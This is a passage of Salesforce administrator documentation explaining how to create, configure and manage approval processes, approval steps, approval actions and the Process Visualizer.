After creating an approval process using the jump start wizard, you can change any of the above attributes by clicking **Edit** from any approval process list page, and you can add additional steps from the approval process detail page. However, you cannot edit the Record Lock action on the Initial Submission Actions list.

Use the Process Visualizer to display a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and informational sidebar can help you visualize and understand the defined steps, criteria, and actions that comprise your approval process.

Using the Approval Process Jump Start Wizard
Choosing an Approval Process Wizard

Creating Approval Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	"Customize Application"

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Before you begin, determine which wizard to use. See Choosing an Approval Process Wizard on page 3164. To create an approval process:

1. Launch the Approval Process Wizard.
2. Specify Name, Unique Name, and Description.
3. Specify Criteria for Entering Process.
4. Specify Approver Field and Record Editability.
5. Select Email or Chatter Post Notification Template.
6. Configure Approval Request Page Layout.
7. Specify Initial Submitters.
8. Activate the Approval Process.

Launch the Approval Process Wizard

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. Choose the object for the new approval process.
3. Click **Create New Approval Process** and choose **Use Standard Setup Wizard** from the drop-down button. Alternatively, click **Use Jump Start Wizard** if you want to create a basic approval process with default settings. For instructions on using the jump start wizard, see Using the Approval Process Jump Start Wizard on page 3164.

Specify Name, Unique Name, and Description

1. Enter a name for the new approval process.
2. Enter a unique name, which will be used to refer to this approval process in the Force.com API. The requirement for uniqueness is only within the selected object type. You can have two approval processes with the same unique name, provided they are defined for different objects, such as one for Campaigns and one for Opportunities. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
3. Optionally, enter a description.
4. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

Specify Criteria for Entering Process

If only certain types of records should enter this approval process, do one of the following:

- Select `criteria are met` if you want to set a filter criteria that a record must meet to enter this approval process. For example, if only employees from headquarters should use this approval process to submit expense reports, enter the following filter criteria: "Current User: Office Location Equals Headquarters."

  1. Enter filter criteria for records that you want included in this approval process. Leave the filter blank if you want all records submitted to be included in the approval process.

     Note: Select a current user field if you want to filter based on the user submitting an approval request.

  2. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

- Select `formula evaluates to true` if you want a formula to determine what records enter the approval process.

  1. Enter a formula that returns "True" or "False." A record enters the approval process if the formula returns "True." For example, use the following formula to require a record to enter this approval process when the record's discount approval cutoff date is less than 30 days away:

     ```
     (Discount_Approval_CutoffDate__c < (CloseDate - 30)
     ```

  2. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

  Some functions are not available in approval process formulas. For information on which functions you can use in approval process formulas, see Formula Operators and Functions on page 3037.

Specify Approver Field and Record Editability

When you define approval steps, you can assign approval requests to different users. One option is to use a user field to automatically route these requests. The user field can be any custom hierarchical relationship field such as `Account Manager` or the `Manager` standard user field. To see some examples of specifying a user field as an approver field, see Examples of Approval Processes on page 3209.

When a record is in the approval process, it is always locked; only an administrator can edit it. However, you can also allow the currently-assigned approver to edit the record. You can still add campaign members to campaigns locked for approval.

1. From the `Next Automated Approver Determined By` picklist, select a user field if you want Salesforce to automatically assign approval requests to an approver based on the value in the user field. For example, you may want approval requests automatically routed to a user's manager as specified in the `Manager` standard user hierarchy field. Or, you may want approval requests automatically routed to an associate specified in a custom `Account Manager` user field.

   - To specify a user to approve all approval requests, leave this field blank. You can select a user, or users, as the approver when creating an approval step.

     Warning: If you leave the `Next Automated Approver Determined By` field blank, you can't automatically assign approval requests to the manager in any step you create for this approval process.

   - Optionally, select the `Use Approver Field of Record Owner` checkbox if you want the approval process to use the `Manager` standard user field or a custom field on the record owner's user record instead of the submitter's user record. Once you use this setting in a step, and in subsequent steps, it refers to the manager of the approver, not the manager of the record owner.

Note: Make sure the assigned approver has access to read the records for the approval requests. For example, a user who does not have read access to an Expenses custom object will not be able to view expense approval requests.

2. Select `Administrators ONLY...` if you want only users with the “Modify All” object-level permission for the given object, or the “Modify All Data” permission, to be able to edit records that are pending approval. Select `Administrators OR...` if you want the assigned approver to be able to edit the records too. The assigned approver must also have edit access to the record through both their permissions and the organization-wide sharing defaults for the given object. When a record is submitted for approval, it is automatically locked to prevent other users from editing it during the approval process.
3. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

Select Email or Chatter Post Notification Template

When an approval process assigns an approval request to a user, Salesforce automatically sends the user an approval request email. The email contains a link to the approval page in Salesforce, where the user can approve or reject the request and add comments. If email approval response is enabled, the user can alternatively reply to the email by typing `approve`, `approved`, `yes`, `reject`, `rejected`, or `no` in the first line of the email body, and adding comments in the second line. This option is especially useful for users who might receive approval requests on a mobile device.

Note: Approvers must have the “API Enabled” system permission to approve or reject approval requests via email.

If your organization has Approvals in Chatter enabled, you can also elect to send your approver a notification via Chatter.

Note: Chatter post approval notifications are only available for approval processes associated with an object that has been enabled for feed tracking.

If the assigned approver has opted to receive approval requests as Chatter posts, they'll see a post on their Chatter feed in addition to getting the approval request email.

1. Choose a custom email template to use when notifying approvers that an approval request is assigned to them, or leave this field blank to use the default email template. Each approval process uses a single email template for all steps.

   Note: If email approval response is enabled, be sure the email template you use describes how to correctly use both response options: clicking the link and replying by email. If the user doesn't respond correctly (for example, if the user misspells `approve` or types it on the wrong line), Salesforce doesn't register the user's response.

   If the email template you choose contains approval merge fields named `{!ApprovalRequest.`*`field_name`*`}`, these fields will return values only when that email template is used as the approval assignment template. If you use the template for any other email alert action—in either workflow rules or approval processes—the merge fields will return a null value.

2. If available, choose an approval post template to use when notifying approvers via a post in their Chatter feed. If you don't pick an approval post template, the approval post for the object uses either the system default template or, if you created one, the default template for the object.

   Note: Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.

3. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

Configure Approval Request Page Layout

The approval page is where an approver approves or rejects a request.

1. Select the fields you want to display on the approval request page and click **Add**.
2. Sort the fields by selecting them and clicking **Up** or **Down**.
3. Select `Display approval history information...` to include the Approval History related list that lists such fields as `Date`, `Assigned To`, `Actual Approver`, and `Comments`.
4. Select `Add Approval History Related List...` to update all the page layouts for this object to include a related list that allows users to submit approval requests and track them.
5. Choose a security setting:

   `Allow approvers to access the approval page only from within the application`

   Requires users to log in to Salesforce before approving or rejecting an approval request.

   `Allow approvers to access the approval page only from within the application, or externally from a wireless-enabled mobile device`

   Users can approve requests from the email notification they receive via a wireless device. Note that this prevents the approver from selecting a Salesforce user as the next approver.
6. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

Specify Initial Submitters

Specify which users are allowed to submit records for approval. For example, choose Owner if expense reports can only be submitted by record owners.

1. Select a **Submitter Type**, enter a search term, and click **Find**.
2. Select from the list of available submitters and click **Add**.
3. Optionally, select **Allow submitters to recall approval requests** to give submitters the option to withdraw their approval requests. If the **Allow submitters to recall approval requests** option is selected for the approval process, both submitters and administrators can see the **Recall Approval Request** button in the Approval History related list on the detail page of submitted records; otherwise, only administrators can see it. When a user clicks **Recall Approval Request**, the pending approval request for the record is withdrawn and recall actions are run. For more information, see Recall Actions on page 3183.

   This option is useful for situations that can change on the submitter's side while waiting for an approval. For example, an opportunity might be lost after the user submits it for approval.
4. Click **Save**.

Activate the Approval Process

Activate the process after you have created at least one approval step for the approval process. See Creating Approval Steps on page 3173.

To activate a process:

1. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

2. Click **Activate** next to the process.

Managing Approval Processes
Approval Process Considerations

Creating Approval Steps

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval steps:	“Customize Application”

Approval steps assign approval requests to various users and define the chain of approval for a particular approval process. Each approval step specifies the attributes a record must have to advance to that approval step, the user who can approve requests for those records, and whether to allow the delegate of the approver to approve the requests. The first approval step in a process also specifies the action to take if a record does not advance to that step. Subsequent steps in the process also allow you to specify what happens if an approver rejects the request.

The actions you associate with an approval step can be reused in workflow rules. To create approval steps:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**, and select the name of the approval process.
2. Click **New Approval Step** from the Approval Steps related list. If this button is not available, the approval process is active and you cannot add more steps. There is a limit of 15 steps per process.
3. Enter a name, a unique name, and description for this step.

   Note: The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. The unique name will be used to refer to this specific approval process step in the Force.com API. The requirement for uniqueness is only within a specific approval process. You can have two approval process steps with the same unique name, provided they are defined for different approval processes.

4. Enter a step number that determines the order of this step in relation to the other steps in this approval process.
5. Click **Next**.
6. If only records with certain attributes should enter this step, select `Enter this step if the following...` and choose one of the following options:

   - Select `criteria are met` and set the filter criteria a record must meet to enter this step. For example, if this step should only apply to records submitted by employees from headquarters, enter the following filter criteria: `Current User: Office Location Equals Headquarters`.

- Select `formula evaluates to true` and enter a formula that returns a value of “True” or “False.” Records enter this step only if the formula returns “True.” For example, use the following formula to require a record to enter this approval step when the record's discount percentage is greater than the most recent approver's discount threshold:

  ```
  (Discount_Percentage__c > $User.Discount_Threshold__c)
  ```

  For information on which functions you can use in approval formulas, see Formula Operators and Functions on page 3037.

7. If you specified filter criteria or entered a formula, choose what should happen to records that do not meet the criteria or if the formula does not return “True.”

   Note: You can’t change your selection after the approval process has been activated, even if you deactivate the approval process.

   The options are:

   `approve record`

   Automatically approves the request and performs all final approval actions.

   `reject record`

   Automatically rejects the request and performs all final rejection actions. This option is only available for the first step in the approval process.

   `go to next step`

   Automatically skips this step and goes to the next step.

   Important:

   - The `go to next step` option is only available when editing a step that already has an ensuing step. To select `go to next step`, create an ensuing step, then select this option in the preceding step.
   - The `go to next step` option is unavailable for the final step in the approval process.
   - If you select `go to next step` in a step and delete all the ensuing steps, Salesforce automatically removes the `go to next step` definition from that step and ends the process if the step criteria are not met. However, if you select `go to next step` in your first step and delete all the ensuing steps, Salesforce changes the first step to automatically `reject record` if the step criteria are not met.
   - If you select `go to next step` in the first step and the record does not meet the criteria for any of the steps in the approval process, the record is rejected.

8. Click **Next**.
9. Specify who must approve the approval requests that enter this step. The options are:

   `Let the submitter choose the approver manually.`

   Prompts the user to manually select the next approver.

   `Automatically assign using the user field selected earlier.`

   Assigns the approval request to the user in the custom field that is displayed next to this option. This custom field was selected during the configuration of the approval process.

`Automatically assign to a queue.`

Assigns the approval request to a particular queue. Queues are only available on specific objects.

`Automatically assign to approver(s).`

Assigns the approval request to one or more of the following:

`User`

Any Salesforce user in your organization.

`Related User`

A user specified in any user lookup field on the submitted record, such as the `Last Modified By` field.

Use `Add Row` and `Remove Row` to change the number of approvers. There is a limit of 25 approvers per step.

Note: When specifying approvers, note the following:

- Make sure the assigned approver has access to read the records for the approval requests. For example, a user who does not have read access to an Expenses custom object will not be able to view expense approval requests.
- You can't assign approval requests to partner users.
- You can't use email approval response with approval processes in which the assigned approver is a queue.
- Approvers must have the "API Enabled" system permission to approve or reject approval requests via email.
- You can assign an approval request to the same user multiple times in a single step; however, Salesforce recognizes such redundancies and only requests a single approval from the user.
- After a record enters an approval step, the designated approvers for that step don't change even if the approval process returns to that step and the values of related user fields that designate the approvers have changed. For example, consider an approval process in which the first step requests approval from a user's manager. If the approval request is rejected in the second step and sent back to the first step, the user's original manager receives the approval request again even if the user's manager has changed.
- When the assigned approver is a queue:
  - ◊ Any queue member can approve or reject an approval request that is assigned to the queue.
  - ◊ When an approval request is assigned to a queue, the email notification is sent to the email address for the queue. Depending on your queue settings, an email notification is also sent to each queue member.
  - ◊ When an approval request is assigned to a queue, each queue member's delegated approver also receives an approval request email notification.
  - ◊ Because email notifications to a queue aren't intended for an external audience, any instances of the merge field `{!ApprovalRequest.External_URL}` in the email template are sent as the equivalent internal URL.
  - ◊ When an approval request is rejected and returned to the previous approver and the previous approver was a queue, the approval request is assigned to the user who approved it, instead of the queue.
  - ◊ The Approval History related list displays the queue name in the `Assigned To` column and the actual user who approved or rejected the approval request in the `Actual Approver` column.

10. If you specify multiple approvers in the `Automatically assign to approver(s)` option, choose one of the following:

Approve or reject based on the first response.

The first response to the approval request determines whether the record is approved or rejected.

Require unanimous approval from all selected approvers.

The record is only approved if all of the approvers approve the request. The approval request is rejected if any of the approvers reject the request.

11. Optionally, select `The approver's delegate may also approve this request`. A delegate is the user listed in the `Delegated Approver` field on the assigned approver's user detail page. Delegated approvers can't reassign approval requests; they can only approve or reject approval requests.
12. If this is not the first step in the approval process, specify what will happen if the approver rejects a request in this step:

`Perform all rejection actions...`

Automatically rejects the request completely regardless of any previous steps that were approved. Salesforce performs all rejection actions specified for this step and all final rejection actions.

`Perform ONLY the rejection actions for this step...`

Automatically rejects the request and returns the approval request to the previous approver. Salesforce performs all rejection actions specified for this step.

Note: If this is the first step in an approval process, the rejection behavior is determined by the final rejection actions for the approval process.

13. Click **Save**.
14. Specify any workflow actions you want to occur during this step:

Yes, I'd like to create a new approval action...

Select the type of action and click **Go!** to begin creating an action and associate it with this approval step.

Yes, I'd like to create a new rejection action...

Select the type of action and click **Go!** to begin creating an action and associate it with this approval step.

No, I'll do this later...

Select this option and click **Go!** to view the details of the approval process.

Approval actions execute when a record in this step of the approval process is approved. Rejection actions execute when a record in this step is rejected.

15. Optionally, add additional approval actions and rejection actions to the step. Click **Show Actions** next to a step to view the Approval Actions and Rejection Actions related lists.

Managing Approval Steps
Process Visualizer Overview

Managing Approval Steps

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit or delete approval steps:	"Customize Application"
To view approval steps:	"View Setup and Configuration"

Approval steps assign approval requests to various users and define the chain of approval for a particular approval process. Each approval step specifies the attributes a record must have to advance to that approval step, the user who can approve requests for those records, and whether to allow the delegate of the approver to approve the requests. The first approval step in a process also specifies the action to take if a record does not advance to that step. Subsequent steps in the process also allow you to specify what happens if an approver rejects the request.

To manage the steps for an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes** and then select the approval process.

The Approval Steps related list shows all the steps and actions for the approval process.

- If the actions for each step are not listed, click **Show Actions** to display the Approval Actions and Rejection Actions related lists. Use these related lists to:
  - ◊ Click **Edit** to change an action. Any changes you make to an action affect any other approval processes or workflow rules that use it. This option is only available for some types of actions.
  - ◊ Click **Remove** to remove the action from the approval process. This does not delete the action. This option is only available for some types of actions.
  - ◊ Click **Add Existing** to add another action to the list of actions. See Selecting Approval Actions on page 3186.
  - ◊ Click **Add New** and select the appropriate type to create a new action and associate it with the approval process. See Creating Approval Actions on page 3178.
- Click **Hide Actions** to collapse the list of approval steps.
- Click **Edit** to change the step. For information on approval step attributes, see Creating Approval Steps on page 3173.
- Click **Del** to remove a step. This option is not available when the approval process is active.
- Click **New Approval Step** to create an additional step. This option is not available when the approval process is active. See Creating Approval Steps on page 3173.

Process Visualizer Overview

Creating Approval Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval actions:	"Customize Application"

Create approval actions to associate with approval steps, initial submission, final approval, final rejection, or recall. For example, you may have an expense approval process in Salesforce that you want to send an outbound message to your Oracle accounting service to print expense checks when expense approval requests are approved.

To create an approval action:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. Select the approval process you want associated with the action.
3. Click **Add New** from the appropriate related list. When creating actions for an approval step, click **Show Actions** if they are hidden.
4. Choose the type of action. The list of available actions differs depending on your settings and whether you have reached the limit for any type of action:
   - Configure the email alert.
   - Configure the field update.
   - Configure the outbound message.
   - Configure the task.

Note: The actions you create for approval processes can be reused in workflow rules.

Getting Started with Approval Processes
Approval Process Terminology
Process Visualizer Overview

Selecting Approval Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To select approval actions:	"Customize Application"

There are four types of approval actions:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

You can associate approval actions with approval steps, initial submission, final approval, final rejection, and recall. You can also reuse these actions for workflow rules. Before you begin, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes** and select the approval process you want associated with the actions.

To select an approval action:

1. Click **Add Existing** from the appropriate related list on the detail page of any approval process. If the **Add Existing** button does not appear on an approval step, click **Show Actions**.

   Alternatively, click **Add New** to create a new action and apply it to the selected approval process. For instructions on creating actions, see Creating Approval Actions on page 3178.
2. Choose the type of action.
3. Select the action in the list of available actions and click **Add** to add the action to the list of selected actions.
4. Click **Save**.

See Also:

Managing Approval Processes

Initial Submission Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit initial submission actions:	“Customize Application”

Initial submission actions are the actions that occur when a user first submits a record for approval. By default, an action to lock the record runs automatically on initial submission. Initial submission actions can include any approval actions such as email alerts, field updates, tasks, or outbound messages. For example, an initial submission action can update a custom approval status field to “In Progress.”

When a user submits a record for approval, Salesforce sends an approval request email to the approver as defined in the approval step, and then executes a default initial submission action called Record Lock. You can select up to 40 additional actions to occur when a record is initially submitted for approval, 10 of each of the following types:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

To manage the initial submission actions for an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes** and select the approval process.

The Initial Submission Actions related list shows all the actions that take place when a record is submitted for approval.

- Click **Edit** to change an action. Any changes you make to an action affect any other approval processes or workflow rules that use it. This option is only available for some types of actions.
- Click **Remove** to remove the action from the approval process. This does not delete the action. This option is only available for some types of actions.
- Click **Add Existing** to add another action to the list of actions. See Selecting Approval Actions on page 3186.
- Click **Add New** and select the appropriate type to create a new action and associate it with the approval process. Next, configure the action:
  - ◊ Configure the email alert.
  - ◊ Configure the field update.
  - ◊ Configure the outbound message.

◊ Configure the task.

Getting Started with Approval Processes
Process Visualizer Overview
Approval Process Terminology

Final Approval Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit final approval actions:	"Customize Application"

Final approval actions are the actions that occur when all required approvals have been given for a record. Final approval actions can include email alerts, field updates, tasks, or outbound messages. For example, a final approval action can change the status to "Approved" and send an email notification.

When a record has been approved by all approvers, Salesforce executes all final approval actions. A default final approval action called Record Lock is selected for you. You can modify it to automatically lock or unlock the record. You can select up to 40 additional actions to occur when a record is finally approved, 10 of each of the following types:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

To manage the final approval actions for an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**, and select the approval process.

The Final Approval Actions related list shows all the actions that take place when a record is finally approved.

- Click **Edit** to change an action. Any changes you make to an action affect any other approval processes or workflow rules that use it. This option is only available for some types of actions.
- Click **Remove** to remove the action from the approval process. This does not delete the action. This option is only available for some types of actions.

- Click **Add Existing** to add another action to the list of actions. See Selecting Approval Actions on page 3186.
- Click **Add New** and select the appropriate type to create a new action and associate it with the approval process. Next, configure the action:
  - ◊ Configure the email alert.
  - ◊ Configure the field update.
  - ◊ Configure the outbound message.
  - ◊ Configure the task.

Final Rejection Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit final rejection actions:	“Customize Application”

Final rejection actions are the actions that occur when an approver rejects the request and it goes to the final rejection state. Final rejection actions can include email alerts, field updates, tasks, or outbound messages. For example, a final rejection action can change the status to “Rejected,” send an email notification, and unlock the record so that users can edit it before resubmitting.

When a record has been rejected by all approvers, Salesforce executes all final rejection actions. A default final rejection action called Record Lock is selected for you. You can modify it to automatically lock or unlock a record. You can select up to 40 additional actions to occur when a record is rejected, 10 of each of the following types:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

To manage the final rejection actions for an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes** and select the approval process.

- The Final Rejection Actions related list shows all the actions that take place when a record is finally rejected.
- Click **Edit** to change an action. Any changes you make to an action affect any other approval processes or workflow rules that use it. This option is only available for some types of actions.
- Click **Remove** to remove the action from the approval process. This does not delete the action. This option is only available for some types of actions.
- Click **Add Existing** to add another action to the list of actions. See Selecting Approval Actions on page 3186.
- Click **Add New** and select the appropriate type to create a new action and associate it with the approval process. Next, configure the action:
  - ◊ Configure the email alert.
  - ◊ Configure the field update.
  - ◊ Configure the outbound message.
  - ◊ Configure the task.

Recall Actions

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit recall actions:	"Customize Application"

Recall actions are the actions that occur when a submitted approval request is recalled. By default, an action to unlock the record runs automatically on recall. Recall actions can include email alerts, field updates, tasks, or outbound messages. For example, a recall action can change the status of a request from "In Progress" to "Not Submitted."

If the **Allow submitters to recall approval requests** option is selected for the approval process, both submitters and administrators can see the **Recall Approval Request** button in the Approval History related list on the detail page of submitted records; otherwise, only administrators can see it. When a user clicks **Recall Approval Request**, the pending approval request for the record is withdrawn and recall actions are run.

When a record has been recalled after submission, Salesforce executes all recall actions, including unlocking the record. You can select up to 40 additional actions to occur when a record is recalled, 10 of each of the following types:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.

Type	Description
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

To manage recall actions for an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**, and select the approval process.

The Recall Actions related list shows all the actions that take place when a record is recalled.

- Click **Edit** to change an action. Any changes you make to an action affect any other approval processes or workflow rules that use it. This option is only available for some types of actions.
- Click **Remove** to remove the action from the approval process. This does not delete the action. This option is only available for some types of actions.
- Click **Add Existing** to add another action to the list of actions. See Selecting Approval Actions on page 3186.
- Click **Add New** and select the appropriate type to create a new action and associate it with the approval process. Next, configure the action:
  - ◊ Configure the email alert.
  - ◊ Configure the field update.
  - ◊ Configure the outbound message.
  - ◊ Configure the task.

Managing Approval Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, delete, or clone approval processes:	“Customize Application”
To view approval processes:	“View Setup and Configuration”

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

To manage approval processes, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.

- Select an object from the drop-down list to create, edit, or delete approval processes for that object.
- To create a new approval process, click **Create New Approval Process**. See Creating Approval Processes on page 3169.
- To change the order of your active approval processes, change the numbers in the Process Order column and click **Reorder**.
- Click **Del** next to an inactive approval process to delete it. Before deleting an approval process, make sure it is inactive and that no records have been submitted for approval. If any records have been submitted, delete them and remove them from the Recycle Bin.
- Click **Edit** next to an approval process to change it.
- Click **Activate** next to an inactive approval process to activate it. An approval process must have at least one step before you can activate it.
- Click **Deactivate** next to an active approval process to make it inactive. The approval process moves to the list of inactive approval processes.
- Select an approval process to view the details:
  - ◊ Click **Clone** to create a new approval process based on the selected approval process.
  - ◊ Click **Deactivate** to make the approval process inactive.
  - ◊ Click **Delete** to delete an inactive approval process. Before deleting an approval process, make sure it is inactive and that no records have been submitted for approval. If any records have been submitted, delete them and remove them from the Recycle Bin.
  - ◊ Click **Edit** and choose an option from the drop-down button to jump to the appropriate wizard page:
    - Specify Name, Unique Name, and Description
    - Specify Criteria for Entering Process
    - Specify Approver Field and Record Editability
    - Select Email or Chatter Post Notification Template
    - Configure Approval Request Page Layout
    - Specify Initial Submitters

Tip: You can use the Developer Console to debug workflow rules. The Developer Console lets you view debug log details and information about workflow rules and actions, such as the name of the user who triggered the workflow rule and the name and ID of the record being evaluated.

Process Visualizer Overview

Viewing Your Approval Process

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view approval processes:	"Customize Application"

To view the details of an approval process, from Setup, click **Create** > **Workflow & Approvals** > **Approval Processes** and click a process name.

In the header of the approval process detail page you can:

- Edit, clone, or delete the process.
- Activate or deactivate the process.
- Click **View Diagram** to see a graphical representation of the process in the Process Visualizer.
- View the process name, unique name, description, entry criteria, record editability, and initial submitters.
- See which email template is assigned to the process.
- If Approvals in Chatter is enabled in your organization, see which approval request Chatter post template is assigned to the process. If the `Approval Post Template` field is blank, then the process is using either the system default post template or the object's custom default post template.
- See if the process is active.
- See what determines the next automated approver.
- See if submitters are allowed to recall approval requests.

From the related lists on this page you can:

- Add an existing action.
- Create a new action and apply it to the process.
- Edit or remove actions.
- Add a new approval step.
- Edit or delete steps.

Managing Approval Processes

Process Visualizer Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can use the Process Visualizer to:

- Display a flowchart of each saved approval process.
- Improve communication about the approval process and gain buy-in from step owners.
- Reinforce your company's policies by documenting the decisions you reached when the approval process was designed.
- Print an annotated version of the approval process, where numbers added to the diagram correspond to details in a table, which is included in the printable view.
- Share approval process diagrams by saving annotated versions as PDF files (requires an Adobe® PDF print driver).
- Help you quickly locate key details by searching multi-step or complex diagrams for matching text.
- Help you visualize and understand graphically:
  - ◊ The steps necessary for a record to be approved.
  - ◊ The designated approvers for each step.
  - ◊ The criteria used to trigger the approval process.
  - ◊ The specific actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Launching the Process Visualizer

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permission Needed	
To view approval steps:	"View Setup and Configuration"

Before you can use the Process Visualizer, you must:

- Enable or download the Adobe Flash Player plugin, version 9.0.115 or later, in your browser
- Have at least one approval process defined in your organization

After completing the prerequisites:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. Click the name of the approval process you want to view.
3. On the detail page for the approval process, click **View Diagram**.

Each approval process diagram is for viewing purposes only. You cannot update an approval process from the Process Visualizer. After saving your changes to the approval process, click **View Diagram** to view the updates or, if the Process Visualizer window is still open, click **Refresh**.

- Using the Navigator

About the Process Visualizer UI

The user interface for the Process Visualizer has several functional areas.



Figure 20: Process Visualizer User Interface

The highlighted numbers in the illustration correspond to the following descriptions:

1. The main area contains the approval process diagram, helping you visualize the overall flow, rules, actions, and dependencies. The diagram's orientation is top-to-bottom, left-to-right. The entry criteria for the approval process are shown at the top of the diagram. Record processing moves down the flowchart until the final approval or rejection. Each flowchart component uses a shape, an icon, or both to represent the type of processing that may happen.
2. The diagram's legend summarizes the icons. When you first use the Process Visualizer, the legend is hidden. To display the legend, click **Show Legend**. When you subsequently open other diagrams, the Process Visualizer remembers your last setting (shown or hidden).
3. The banner has a find box so you can find matching text within the approval diagram. Use the **Previous** and **Next** buttons to scroll through your matches.
4. Next to the diagram is an informational sidebar. The top pane in the sidebar presents the Approval Process Properties, which is collapsed by default. The Approval Process Properties pane lists information such as the name of the approval and whether it has been activated. Expand the pane by clicking the arrow icon.
5. The bottom pane of the sidebar contains the hover details, which lists information about the currently selected component on the diagram. You can hover over or click a component to view its details.
